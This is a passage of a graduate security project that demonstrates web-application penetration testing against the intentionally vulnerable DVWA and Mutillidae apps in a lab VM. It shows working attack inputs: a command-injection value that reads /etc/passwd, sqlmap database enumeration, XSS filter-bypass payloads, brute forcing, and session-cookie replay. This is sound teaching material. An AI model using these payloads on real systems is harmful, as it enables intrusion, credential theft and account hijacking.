VULNERABILITY DETECTION AND EXPLOITATION OF WEB APPLICATIONS

Ishwinder Singh
140971
isingh2@student.concordia.ab.ca

A Project
Submitted to The Faculty of Graduate Studies, Concordia University of Edmonton
In Partial Fulfillment of the Requirements for the Degree
Master of Information Systems Security Management

Concordia University of Edmonton

FACULTY OF GRADUATE STUDIES

Edmonton, Canada

December 4, 2020

VULNERABILITY DETECTION AND EXPLOITATION OF WEB APPLICATIONS

Ishwinder Singh

Approved:

Dale Lindskog [Original Approval on File]

Dale Lindskog Date: December 14, 2020

Primary Supervisor

Edgar Schmidt [Original Approval on File]

Edgar Schmidt, DSocSci Date: December 15, 2020

Dean, Faculty of Graduate Studies

Table of Contents

List of Figures

UNIT 4 – VULNERABILITY DETECTION AND EXPLOITATION OF WEB APPLICATIONS

Abstract
Web Applications are subject to threats as they tend to be vulnerable. This unit will be focusing on various web application vulnerability detection and attempting to exploit them as well. The main goal will be to identify and utilize some of the tools to perform penetration testing on existing publicly available vulnerable web applications.

Introduction
A web application is composed of several components which needs a systematic approach to perform the penetration testing. Hence, various steps that need to be followed to exploit web applications according to the web application hacker's methodology [1] will be:

- Information Gathering and Enumeration- The information gathering, and enumeration of the vulnerabilities have been illustrated with the use of wmap tool on the damn vulnerable web application in the exploit 1 of this unit.
- Input based issues and issues with specific functionality detection- The issues related to input can be command injection and Brute force attacks have been also well explained in the second and third exploit of the unit. Meanwhile, SQL injection which is 4th exploit specifically focusses on the attacks on database.
- Logical vulnerability detection- Logical concepts for detecting vulnerabilities have been used in all the exploits which lets one aware of the exploit implementation possibility and risk related to that.
- Authentication, session management and access control vulnerabilities detection- Authentication bypass and session hijacking which are 6th and 7th exploit comes under this category.
- Miscellaneous and Information Leakage Tests- The 5th and 8th Cross site scripting recipes and the last unvalidated redirects and forwards exploit recipe highlights this category of the attacks.

In order to perform the above mentioned procedure to execute penetration testing, the use of publicly available vulnerable applications will be used as the main goal is to make the future enthusiasts learn about the whole process to make the information secure and not to make them able to attack the web applications.

Technical Requirements
The following two web applications will be used for testing purposes:

- Damn Vulnerable Web Application (DVWA)
- Mutillidae

These web applications already exist within a vulnerable operating system named Metasploitable 2 and the best system to perform the penetration testing will be kali linux comprising of the docker. Hence, we need the following two virtual operating systems that can be opened in the VMware Workstation and the links are given below:

- Kali Linux (Kali-Linux-2020.1-vmware-amd64): https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/
  The Kali need to be configured with the basic settings and the IP need to be configured as 192.168.1.128
- Metasploitable 2(Metasploitable2-Linux): https://sourceforge.net/projects/metasploitable/files/Metasploitable2/
  This operating system needs to be configured with the IP configured as 192.168.1.129

It will be possible to access both DVWA and mutillidae from web browser of the kali machine that was configured to perform various vulnerability detection methods and perform exploits whose recipes will be discussed in the recipes:



Figure 1. DVWA accessible from the kali virtual machine

References

[1] Dafydd Studdard and Marcus Pinto, “Figure 21.1 The main areas of work involved in the methodology,” in “Chapter 21 A Web Application Hacker's Methodology,” in *The Web application hacker's handbook, 2nd Edition*, INpolis, IN: Wiley, 2011. [Online]. Available: https://learning.oreilly.com/library/view/the-web-application/9781118026472/9781118175248c21.xhtml. [Accesses:15-Sep-2020].

1. Listing vulnerabilities using WMAP

As there is a need for the set of vulnerabilities whose recipes need to be discussed, so the first ever recipe with respect to the web applications is the listing of the vulnerabilities. In order to achieve this, WMAP will be used. WMAP is a web application vulnerability scanner plugin that exists within the kali linux integrated into Metasploit[2].

- **Approach to be used**

The following steps suggested [2], need to be followed in the terminal of the kali machine which was configured earlier to get the desired output of the list of vulnerabilities:

1. WMAP plugin needs to be loaded within the metasploit framework.
2. New site needs to be added followed by creating the target.
3. Identify and enumerate the modules applicable with the target site.
4. Execute the identified modules
5. List the vulnerabilities

All the above steps will be applied on the earlier mentioned Damn Vulnerable Web Application.

- **Vulnerability scanning technical details**

Before the approach is applied, it should be noted that user must be logged in as the root in the terminal and to login as root, a person can use the following code:

sudo su

After mentioning the credentials for root user, database of msf needs to be initiated to load the required plugin in msfconsole. This can be achieved by using

msfdb init

As per the approach discussed above, the technical steps to perform the scanning are mentioned below:

To load the plugin into metasploit framework, the following code is to be used.

load wmap

To add a new site and then create the target,

wmap_sites -a 192.168.1.129

wmap_targets -t http://192.168.1.129/dvwa/index.php

Enumerate and then execute the applicable modules using

wmap_run -t

wmap_run -e

List the vulnerabilities found using the following command

wmap_vulns -l

- **Vulnerabilities findings**

The following list of vulnerabilities were identified after the execution of the successful wmap scan performed:

```
msf5 > wmap_vulns -l
[*] + [192.168.1.129] (192.168.1.129): scraper /
[*]     scraper Scraper
[*]     GET Metasploitable2 - Linux
[*] + [192.168.1.129] (192.168.1.129): directory /dav/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [192.168.1.129] (192.168.1.129): directory /doc/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [192.168.1.129] (192.168.1.129): directory /cgi-bin/
```

```
[*]     directory Directory found.
[*]     GET Res code: 403
[*] + [192.168.1.129] (192.168.1.129): directory /icons/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [192.168.1.129] (192.168.1.129): directory /index/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [192.168.1.129] (192.168.1.129): directory /phpMyAdmin/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [192.168.1.129] (192.168.1.129): directory /test/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [192.168.1.129] (192.168.1.129): file /index.php
[*]     file File found.
[*]     GET Res code: 404
[*] + [192.168.1.129] (192.168.1.129): file /dav
[*]     file File found.
[*]     GET Res code: 404
[*] + [192.168.1.129] (192.168.1.129): file /index
[*]     file File found.
[*]     GET Res code: 200
[*] + [192.168.1.129] (192.168.1.129): file /phpMyAdmin
[*]     file File found.
[*]     GET Res code: 301
[*] + [192.168.1.129] (192.168.1.129): file /test
[*]     file File found.
[*]     GET Res code: 301
```

- **Summary:** Hence, this method helps one learn about how wmap can be used to identify set of vulnerabilities with the mentioned targets in the msfconsole after the msfdb database is initiated.

Once, one becomes familiar with scanning the vulnerabilities of dvwa and mutillidae, then one can move forward to performing the web-based applications exploits which will be discussed in the coming chapters.

References

[2] Sagar Rahalkar, "Web Application scanning using WMAP," in "Chapter 7: Web Application Scanning with Metasploit," in *METASPLOIT 5.0 FOR BEGINNERS;PERFORM PENETRATION TESTING TO SECURE YOUR IT ENVIRONMENT AGAINST THREATS AND VULNERABILITIES, 2ND EDITION*, S.l.: PACKT PUBLISHING, 2020. [Online]. Available: https://learning.oreilly.com/library/view/metasploit-50-for/9781838982669/B15240_07_Final_ASB_ePub.xhtml. [Accessed: 15-Sep-2020].

2. DVWA- Command Injection

Command injection is a type of input-based exploit in which hacker can mention specific set of commands or codes in the vulnerable applications where the user input is required [3]. In this chapter, the focus is going to be on learning the process of checking the source code of the web application which in this case will be DVWA and then placing set of commands in the input field to retrieve the sensitive information from the application.

- **Approach to be used**

Damn Vulnerable Web Application comes with the 3 levels of security- low, medium and high. The command injection exploit will be attempted at all the security levels after going through the source code and figuring the vulnerability in the code along with the reasoning and the required useful output with the perspective of an attacker.

- **Vulnerability scanning technical details**

After going through the source code at all the security levels and using the reference [4], the following vulnerable code was considered to perform the exploits.
Note: Source code can be found at the right bottom of the screen
Low Security:

```
$cmd = shell_exec( 'ping  -c 3 ' . $target );     -- no constraints mentioned if we mention anything
```

Medium Security:

```
$substitutions = array(                    -- constraints only to these set of special characters
'&&' => '',                                -- means other special characters can be used with code
';' => '',
);
```

High Security: No such vulnerability was detected in the source code. This can vary with the version of DVWA one configures in the system.

- **Exploit Execution Details**

A set of special characters can be utilized in the low security level along with the sensitive code to retrieve information and these are *&, &&, |, || and ;* [4]
Looking at the constraints in medium security level *&, | and ||* can still be used with the commands that can retrieve data.
An attempt to check the kernel version and other system information of the web application will be made using

```
uname -a
```

Moreover, an attempt to retrieve the content of passwd file will be made so that sensitive information can be accessed by using

```
cat /etc/passwd
```

- **Exploit Execution findings**

Upon combining the special characters with the special characters and the commands mentioned above, the following outputs were generated.
Input: uname -a
Output:

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Input: 192.168.1.129| cat /etc/passwd
Output:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

- **Summary**

Upon varying the security levels, source code played an important role to figure out the vulnerabilities and then the commands helped in retrieving sensitive file which can even lead to obtain the root access of the system in which web application is running. Hence, command injection is the basic penetration test that every web application needs to pass and every enthusiast needs to learn about whether one is a programmer or a tester.

References

[3] "(Damn Vulnerable Web App (DVWA): Lesson 2)," Damn Vulnerable Web App (DVWA): Lesson 2: Command Execution Basic Testing. [Online]. Available: https://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson2/index.html. [Accessed: 22-Sep-2020].
[4] ap4che, "DVWA tutorial - Exploit Command injection (Low - Medium - High security)" [Online]. Available: https://www.youtube.com/watch?v=ngYKuoJmAL4&list=LLYgqGxFDLtjgN84AexrFybA [Accessed: 23-Sep-2020].

3. DVWA- Brute Force Exploit using Burp suite

Brute force attack is the type of attack in which the concept of trial and error is used by the hacker to figure out the user login credentials or for other purposes [5]. DVWA is subject to the brute force attack which can be done with the help of a tool named Burp suite which can intercept the requests by integrating with the web browser and further use payloads to input from the list.

- **Approach to be used**

DVWA will be set to low security level and burp suite will be integrated with the web browser to use the default proxy settings and then first intercepting the request after entering random user credentials in the brute force section dvwa web page. Once the request is intercepted the retrieved Raw information will be sent to the intruder where the cluster bomb attack type will be chosen in the positions tab and two payloads will be created along with the input list to perform the brute force attack [6].

- **Vulnerability scanning details**

After going through the source code of the web page, it was figured out that a portion of code can help in performing the exploit with the help of the burp suite's intruder option named Grep – Match which helps in flagging the matched string retrieved after making certain number of trial and error and the unflagged inputs will be the useful credentials that can be utilized to obtain the access of the web application. The helpful code is:

```
else {
// Login failed
sleep(3);
echo "<pre><br>Username and/or password incorrect.</pre>";   -- useful string for Grep - Match
}
```

- **Exploit Execution Details**

The following steps need to be followed to perform the above-mentioned exploit:

1. In the connection settings of the web browser the manual http proxy needs to be set to 127.0.0.1 and port to 8080. Also, this proxy server needs to be set default for all protocols.



Figure 2. Connection settings

2. Randomly enter the credentials in the brute force login page of dvwa and turn on the intercept feature in the proxy tab of the burp suite and once the request is intercepted move it to the intruder by right clicking and choosing the option for it as shown below:



Figure 3. Send to intruder

3. Then choose the attack type to cluster bomb in the intruder's positions tab and adding to payloads by selecting values of username and password as shown:



Figure 4. Choosing attack type and adding 2 payloads to perform brute force

4. In the payloads tab add the payload options for both the payload sets and one can choose from the keywords list and importing them from local system. However, for practical purposes only 2 payload options were added to differentiate. Finally, before initiating the string is added in options tab to Grep – Match and flag option was selected.

- **Exploit Execution Findings**

With the implementation procedure discussed above the following output was obtained:



Figure 5. Brute force attack results

As for the username admin and password as password the flag is not ticked, it can be noted that the string length is different, and one will be able to login into the web page as admin.

- **Summary**

This attack introduce enthusiasts to the tool named burp suite which can be utilized to perform web application exploits and this attack helps one understand how important it is to hide the source code else it can be used by hackers to perform the brute force attack like it was done.

- **References**

[5] Kaspersky, “Brute Force Attack: Definition and Examples,” www.kaspersky.com, 20-Oct-2019. [Online]. Available: https://www.kaspersky.com/resource-center/definitions/brute-force-attack. [Accessed: 28-Sep-2020].
[6] admiralgaust, “Brute Forcing with Burp Suite (DVWA)”, 14-Aug-2018. [Online]. Available: https://www.youtube.com/watch?v=jzlv0n13ln0. [Accessed: 29-Sep-2020].

4. DVWA- SQL Injection integrating Burp and SqlMap

SQL Injection is a technique used by attackers to fetch the database related information by inserting sql query in the input field [7]. There are various set of queries that can be utilized to retrieve the system data but somehow, in this case burp suite will be used to intercept the simple query and its output will be used in the terminal by using the sqlmap to fetch the database information as much as possible.

- **Approach to be used**
  DVWA will be subject to this enumeration exploit and the same steps as used in the previous exploit need to be applied to integrate web browser with Burp suite by setting the manual proxy. The difficulty level will be set to medium and check if it is possible to retrieve information or not. Further, following the instructions by [8], the input will be intercepted and relvant information fetched in the raw data will be used to gather further details using sqlmap command in the terminal.

- **Vulnerability Scanning Details**
  No such information was relevant within the source code of the page as there were no exceptions applied to the input being retrieved if attacker is able to use the 'or' and 'and' to retrieve multiple data.

  $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'"; -- can be modified
  $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>'); -- no exception

- **Exploit Execution Details**
  The following steps need to be followed in order to perform the exploit:

1. The same first step of Exploit 3 needs to be followed to set the manual proxy to integrate browser with the burp suite.



Figure 6. Connection Settings

2. One can simply input 1 in the input field to fetch data about the user id 1 and here is the output that will be generated:



Figure 7. Simple entry into the field

3. The main aim is to intercept this input and retrieve raw data as below out of which important information fetched has been highlighted:

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.1.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Connection: close
Cookie: security=medium; PHPSESSID=135fbad9b4a3a31fbcecfc0951af99cf
Upgrade-Insecure-Requests: 1
```

4. This information will be passed as arguments in the sqlmap command in the terminal and the complete command will be:

   sqlmap -u "http://192.168.1.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" "—cookie=security=medium; PHPSESSID=135fbad9b4a3a31fbcecfc0951af99cf" –dbs

- **Exploit Execution Findings**

  The output of the above command was very big and the relevant output is mentioned below:

```
[22:05:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 4.1
[22:05:29] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

- **Summary**

  This exploit helps in identifying the back-end DataBase Management System which is MySQL and available databases are also fetched that can be attacked upon if exploited in depth. Hence, this exploit helps to retrieve database information after performing SQL Injection integrating the usage of Burp and SQLMap.

- **References**

[7] "(Damn Vulnerable Web App (DVWA): Lesson 6)," Damn Vulnerable Web App (DVWA): Lesson 6: Manual SQL Injection, John the Ripper. [Online]. Available: https://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson6/index.html. [Accessed: 04-Oct-2020].

[8] Sai, "Burpsuite - 1 (SQL injection,intercepting)," Hacking Monks, 01-Jan-1970. [Online]. Available: http://www.hackingmonks.net/2017/01/burpsuite-1-sql-injectionintercepting.html. [Accessed: 05-Oct-2020].

5. DVWA- Cross site scripted (Reflected)

A reflected cross site scripted attack is a type of attack in which the hacker inputs the data in the form of http requests to reflect the output in the way one wishes it to be [9]. In such a case, attacker capable to get the access of the legit user's browser, then all the things that user is capable of the attacker will also become capable of. This attack can be tested at all the three levels: low, medium and high in the DVWA which will be a part of process in this exploit.

- **Approach to be used**
  The http tags will be used as input to reflect the outputs after going through the source code in all 3 security modes in DVWA application.

- **Vulnerability Scanning Details**
  Upon analyzing the source code of xss(reflected) page the following findings were made regarding the vulnerabilities in the different security level.

  Low mode:
  echo 'Hello ' . $_GET['name']; *-- no restrictions*
  Medium mode:
  echo 'Hello ' . str_replace('<script>', '', $_GET['name']); -- restrictions only on <script> tag
  High mode:
  echo 'Hello ' . htmlspecialchars($_GET['name']); *-- restrictions on html special characters*

- **Exploit Execution Details**
  The following scripts needs to be executed at the three different levels to retrieve the information following the guidelines [10],[11] and learn about the execution of the basics of this exploit.

  Low mode:
  <script>alert("Hello isingh2 low mode allows script tag to work for xss reflected")</script>
  Medium mode:
  As the script tag is restricted in low caps, high caps can still be implemented
  <SCRIPT>alert("Hello isingh2 medium mode allows script tag to work in caps for xss reflected")</SCRIPT>
  High mode:
  <img src="#" onclick=alert("Oops clicking on the image in xss reflected can be dangerous")>

- **Exploit Execution findings**
  The following outputs were generated as per the application of the tags discussed above.

  Low mode:



Figure 8. Low mode xss reflected

Medium mode:



Figure 9. Medium mode xss reflected

High mode:
Since, it replaces all html characters in the source code, the http input requests were reflecting as same. Hence, not able to exploit.
Note: Different version of DVWA maybe exploitable.

- **Summary**
  This exploit helps in identifying the vulnerabilities in the source code that can further lead to exploit which make web application pen testers learn about the concept of reflected cross site scripting.

- **References**
[9] “What is reflected XSS (cross-site scripting)? Tutorial & Examples: Web Security Academy,”. [Online]. Available: https://portswigger.net/web-security/cross-site-scripting/reflected. [Accessed: 12-Oct-2020].
[10] Bubbah Smith, “DVWA - XSS reflected low, medium and high security”. [Online]. Available: https://www.youtube.com/watch?v=Uvq1IP2I-mQ. [Accessed: 12-Oct-2020].
[11] M. S. da Veiga, “DVWA 1.9+: XSS Reflected,” Medium, 04-Oct-2019. [Online]. Available: https://medium.com/hacker-toolbelt/dvwa-1-9-xss-reflected-58047a2d0ac1. [Accessed: 14-Oct-2020].

6. Mutillidae- Session Hijacking integrating Burp suite

Session Hijacking is a process through which attacker retrieves session cookies of a user and then utilize the same for intimidating as the same user and further perform various unwanted tasks. Mutillidae is another vulnerable web application that can be used to perform exploits which in this case is subject to session hijacking.

- **Approach to be used**
  First, a user will be created which will be subject to this attack. After which burp will be integrated with the browser which have already been explained in previous exploits 4 and 5. After logging in as user, interception will be made using burp and raw data will be fetched from which session details will play a role to login as legitimate user acting as an attacker.

- **Vulnerability Scanning Details**
  When the post login page is intercepted, the session details are fetched by the burp and the same will be utilized to perform tasks and act as legitimate user. This is the session id retrieved:

  Cookie: username=isingh2; uid=17; PHPSESSID=f54110cd93df85a43bd8d0aaa01ca0e3

- **Exploit Execution Details**
  The following steps were followed as per the lab [12] suggestions:

1. A user named *isingh2* was created in the mutillidae web application using register here link after which the same steps of previous exploits can be performed to integrate burp with the browser by specifying manual proxy.

2. After logging in as user, intercept was turned on in the proxy tab of burp suite to fetch the following raw data:

```
GET /mutillidae/index.php?page=home.php HTTP/1.1
Host: 192.168.1.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.129/mutillidae/index.php
Connection: close
Cookie: username=isingh2; uid=17; PHPSESSID=f54110cd93df85a43bd8d0aaa01ca0e3
```

3. Logout as the user, close the browser and reopen mutillidae. Intercept the home page without logging in and paste the session details below the intercepted raw data and click forward button. Observation will be made that *isingh2* user is logged in which can perform further tasks. The modified raw data is as below before pressing the forward button:

```
GET /mutillidae/index.php?page=home.php HTTP/1.1
Host: 192.168.1.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.129/mutillidae/index.php?page=login.php
Connection: close
Cookie: PHPSESSID=f54110cd93df85a43bd8d0aaa01ca0e3
Cookie: username=isingh2; uid=17; PHPSESSID=f54110cd93df85a43bd8d0aaa01ca0e3
```

- **Exploit Execution Findings**
  The following output was retrieved which clearly indicates that successful exploit was performed:

